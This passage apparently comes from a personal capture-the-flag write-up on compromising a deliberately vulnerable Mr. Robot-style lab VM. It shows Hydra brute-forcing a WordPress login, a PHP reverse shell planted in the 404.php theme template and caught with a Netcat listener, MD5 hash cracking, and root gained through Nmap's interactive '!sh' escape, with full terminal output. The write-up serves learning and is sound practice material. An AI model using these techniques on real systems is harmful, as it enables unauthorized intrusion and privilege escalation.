[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "eventually" - 5662 of 11452 [child 12] (0/0)
[80][http-post-form] host: 192.168.88.137 login: elliot password: ER28-0652
[STATUS] attack finished for 192.168.88.137 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-19 17:49:14

```

The correct credentials turned out to be username **elliot** and password **ER28-0652**.
I used those credentials to log in to WordPress and reached the admin dashboard.




2. Exploitation & Initial Access

With WordPress access, my next goal was to find a way to get a shell on the machine.

While checking the WordPress admin panel, I found the theme editor under Appearance. The **404.php** template could be edited, which gave me a way to place a PHP reverse shell.

A **reverse shell** makes the target connect back to my Kali machine, giving me a command shell from the target.

I used a PHP reverse-shell script and changed the callback IP to my Kali machine's IP and the listening port to **22200**.



a) On Kali, I started a Netcat listener on the same port:

nc -nlvp 22200

-n disables DNS lookups, **-l** puts Netcat in listening mode, **-v** enables verbose output, and **-p** specifies the port.

With the listener running, I opened the modified **404.php** URL in the browser to trigger the reverse shell.

<http://192.168.88.137/wp-content/themes/twentyfifteen/404.php>

```

(its@kali)-[~]
$ nc -nlvp 22200
listening on [any] 22200 ...
connect to [192.168.88.130] from (UNKNOWN) [192.168.88.137] 39573
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 10:08:31 up  1:13,  0 users,  load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ █

```

Here we catch the reverse shell in the terminal.

The shell was limited, so I tried to upgrade it to a more usable interactive shell.

python -c 'import pty; pty.spawn("/bin/bash")'

```

(its@kali)-[~]
$ nc -nlvp 22200
listening on [any] 22200 ...
connect to [192.168.88.130] from (UNKNOWN) [192.168.88.137] 39573
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 10:08:31 up  1:13,  0 users,  load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ █

```

I now had a basic shell on the target machine.

I eventually found a **robot** directory under **/home**. It contained the Key 2 file and a password file.

I couldn't read Key 2 because of permissions. The other file contained a password value that I couldn't use directly.

```

(its@kali)-[~]
$ nc -nlvp 22200
listening on [any] 22200 ...
connect to [192.168.88.130] from (UNKNOWN) [192.168.88.137] 39573
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
10:08:31 up 1:13, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ ls
ls
bin  dev  home  lib  lost+found  mnt  proc  run  srv  tmp  var
boot  etc  initrd.img  lib64  media      opt  root  sbin  sys  usr  vmlinuz
daemon@linux:/$ cd home
cd home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ su
su
Password: c3fcd3d76192e4007dfb496cca67e13b

su: Authentication failure
daemon@linux:/home/robot$

```

I decoded the password using an online tool.

The screenshot shows a web application titled "Md5 Encrypt & Decrypt". It features a navigation bar with a logo and several promotional banners for Dell Technologies, a "Shop Now" button, and an Intel Core Ultra 7 processor advertisement. The main interface is divided into two primary sections: "INPUT" and "RESULT".

In the "INPUT" section, there is a text area containing the MD5 hash: `c3fcd3d76192e4007dfb496cca67e13b`. Below this text area are two buttons: "Generate hash" and "Search database".

The "RESULT" section displays the output of the tool. It shows the "MD5" hash as `c3fcd3d76192e4007dfb496cca67e13b` with a "Copy" button next to it. Below the hash, the "Plaintext" is revealed as `abcdefghijklmnopqrstuvwxyz`. At the bottom of the "RESULT" section, there is a link to "Explore the API" with the text "Need more lookups? Use the API to query the database automatically with credits or premium access."

I then used the recovered password to switch to the higher-privileged account.

```
su: Authentication failure
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$
```

With the correct credentials, I was able to switch to the higher-privileged account.

```
robot@linux:~$ ls
ls
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

With the required permissions, I could finally read Key 2.

3. Privilege escalation

While checking the system, I noticed that it had an old Nmap version. I checked its available options and found that interactive mode was enabled.

```
robot@linux:~$ nmap
nmap
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app names/versions
  -sR RPC scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan. Example range: 1-1024,1080,6666,31337
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended. Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[, ...] Hide scan using many decoys
  -6 scans via IPv6 rather than IPv4
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
robot@linux:~$
```

The interactive mode allowed me to execute a system shell from inside Nmap.

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap>
```

I used the following command to open a system shell from Nmap:

!sh

The **!sh** command opened a system shell from Nmap's interactive mode.

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# █
```

I checked the current user with **whoami** to confirm whether the privilege escalation worked:

whoami

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# ls
ls
key-2-of-3.txt  password.raw-md5
# cd ..
cd ..
# ls
ls
robot
# cd ..
cd ..
# ls
ls
bin  dev  home  lib  lost+found  mnt  proc  run  srv  tmp  var
boot  etc  initrd.img  lib64  media  opt  root  sbin  sys  usr  vmlinuz
# cd root
cd root
# ls
ls
firstboot_done  key-3-of-3.txt
# █
```

The final key was in the root directory, and with the required privileges I could read it.

```
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# █
```

I found Key 3 in the root directory. That completed the CTF.

4. What I Learned

This CTF helped me understand how different parts of a basic penetration test fit together. I practiced network discovery, Nmap scanning, web enumeration, WordPress enumeration, wordlists, Hydra, Burp Suite, reverse shells, Linux permissions, and privilege escalation. I also learned that enumeration is often what leads to the next step. I got stuck a few times, especially when trying to figure out where to look for the next key, but that was probably the most useful part of the challenge.

Responsible Use

This write-up is based on an intentionally vulnerable CTF machine running in my own lab environment. The techniques shown here should only be used on systems you own or have explicit permission to test.